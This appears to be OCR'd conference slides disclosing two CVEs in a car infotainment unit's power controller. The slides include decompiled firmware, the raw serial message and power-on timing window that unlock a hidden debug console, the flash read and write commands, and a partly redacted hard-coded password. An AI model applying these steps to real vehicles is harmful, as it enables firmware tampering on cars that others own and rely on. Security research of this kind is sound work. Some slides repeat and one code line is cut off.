
# 2 DBG CONSOLE ON PWC

- By default, UART 0 is mirrored to UART 2, so we see Linux console there
- UART 1 is internal
- Seems fine…

# 2 DBG CONSOLE ON PWC


- Wait, what is this doing in PWC firmware?
- Is there another UART?






```
switch ( cmd )
{
  case '?':
  case 'h':
    appPrintf("* '?'/'h': help screen");
    appPrintf("* 'a': adc");
    appPrintf("* 'c*': pwc config");
    appPrintf("* 'C': pwc counters");
    appPrintf("* 'e'/'ec': uart statistics");
    appPrintf("* 'fx...': fake message from cc");
    appPrintf("* 'Fc': get flash crc");
    appPrintf("* 'ii'/'iw'/'ir': twi stuff");
    appPrintf("* 'm...': fake message to carcom");
    appPrintf("* 'M...': send debug input to carcom");
    appPrintf("* 'P1'/'P0': switch main power ON/OFF");
    appPrintf("* 'p': port states");
    appPrintf("* 'PWC:': switch (back) to pwc rx mode");
    appPrintf("* 'Q': switch to uart tunnel mode");
    appPrintf("* 'R1'/'R0': switch cpu reset");
    appPrintf("* 'u': updater stuff");
    appPrintf("* 'v': version infos");
    appPrintf("* 't...': time stuff");
    appPrintf("* 'T': print temperatures");
    appPrintf("* 'X...': force soft / sw / wd reset");
    goto CMD_OVER;
  case 'C':
```

# 2 DBG CONSOLE ON PWC



```
// UART2 - external UART
void __cdecl appUart2Handler()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS

  v28 = 32;
  while ( appUart2RcvByte(&c) )
  {
    if ( !appIsDebugConsoleAllowed() )
      goto SEND_TO_UART0;
```




```
int __cdecl appIsDebugConsoleAllowed()
{
  int allowed; // r3
  unsigned int v1; // r1

  allowed = 1;
  if ( sys_variant[0] == -1 )                    // This value we cannot change
    return allowed;
  app_divideEx(sys_variant[0], 100000u);
  allowed = 1;
  if ( v1 > 9999 && CARCOM_MSG84_VALUES[0] <= 0xC14u && (pwc_config.pwc.field_2
    return pwc_config.pwc.field_4 & 1;
  return allowed;
}
```

We need to change this value

# 2 DBG CONSOLE ON PWC

- The value can be changed in UART 1 handler
- CARCOM can turn on debug console on PWC
- Command:
  - `1D 01 01 XX XX`
    1. `1D – command`
    2. `01 – sub-command`
    3. `01 – new value of pwc_config.pwc.field_4`
    4. `XX XX – CRC-16 checksum`
- Analysis showed that we need also to add SoF and EoF bytes 0xF1 and 0xF2
- Thus, the raw message that unlocks debugging console looks as follows:
  - `F1 1D 01 01 XX XX F2`
- CRC-16 method can be found in *tsd.pwc.mib3.bin* binary. It’s calculated for bytes without SoF and EoF, and comes in big-endian order




```
if ( cmd == 0x1D )
{
  MSG_TO_CARCOM_BUF[0] = 0x8D;
  if ( size == 3 )
  {
    v20 = 0xFF;
    MSG_TO_CARCOM_BUF[1] = 0xFF;
    MSG_TO_CARCOM_BUF[2] = 0xEE;

    MSG_TO_CARCOM_BUF[3] = v20;

    replySize = 4;
  }
  else
  {
    MSG_TO_CARCOM_BUF[1] = msg[1];
    MSG_TO_CARCOM_BUF[2] = 0;
    switch ( msg[1] )
    {
      case 1u:
        if ( size != 5 )
          goto LABEL_98;
        pwc_config.pwc.field_4 = msg[2];
```


Target value

# 2 DBG CONSOLE ON PWC



# 2 DBG CONSOLE ON PWC

- CARCOM actively uses UART 1 to communicate with PWC
- There is time between PWC start and CARCOM start at power-on
- Then, control PWC dbg console on UART 2:
  - enter “*PWC:\n*”
  - exit: “*Q\n*”




Time for cmd injection

PWC power-on

CARCOM power-on

t



# 2 DBG CONSOLE ON PWC

- This debug interface allows to modify PWC firmware and achieve arbitrary code execution on it.
- This allows to interact with CARCOM chip and further expand physical attack surface

CVE-2023-28894 / CVSS 3.5

# 3 HARD-CODED PWD ON PWC

- The debug interface from bug # 2 has ‘*u*’ command (stands for “updater”)
- Cmd format:

```
u [CMD] […]
[CMD] - sub-command ID
```

- Sub-commands:
  - 0x01 <ADDR> – erase flash sector
  - 0x02 <ADDR> <DATA> - write data to flash memory
  - 0x03 <ADDR> <SIZE> - read bytes from flash memory
  - 0x12 <SIZE> - write data to OTP memory
  - 0x13 <SIZE> - read data from OTP memory
  - 0x30 <OP_CODE> - authentication
- We can read-out PWC firmware and modify it!
- If we know the password…

Password-based authentication required

# 3 HARD-CODED PWD ON PWC


- The debug interface from bug # 2 has ‘*u*’ command (stands for “updater”)
- Cmd format:

```
u [CMD] […]
[CMD] - sub-command ID
```

- Sub-commands:
  - 0x01 <ADDR> – erase flash sector
  - 0x02 <ADDR> <DATA> - write data to flash memory
  - 0x03 <ADDR> <SIZE> - read bytes from flash memory
  - 0x12 <SIZE> - write data to OTP memory
  - 0x13 <SIZE> - read data from OTP memory
  - 0x30 <OP_CODE> - authentication

Password-based authentication required

- We can read-out PWC firmware and modify it!
- If we know the password…
- Ok, we know the password



```
int __fastcall appSpecialFeatureAuth(char *passwd)
{
  return memcmp(passwd, "Holy💩", 8); [redacted]
}
```

CVE-2023-28895 / CVSS 3.5

FINDINGS


Low-level

Application-level

Backend

Diagnostic interface

# IN-VEHICLE WI-FI



In-vehicle AP
10.173.189.0/24

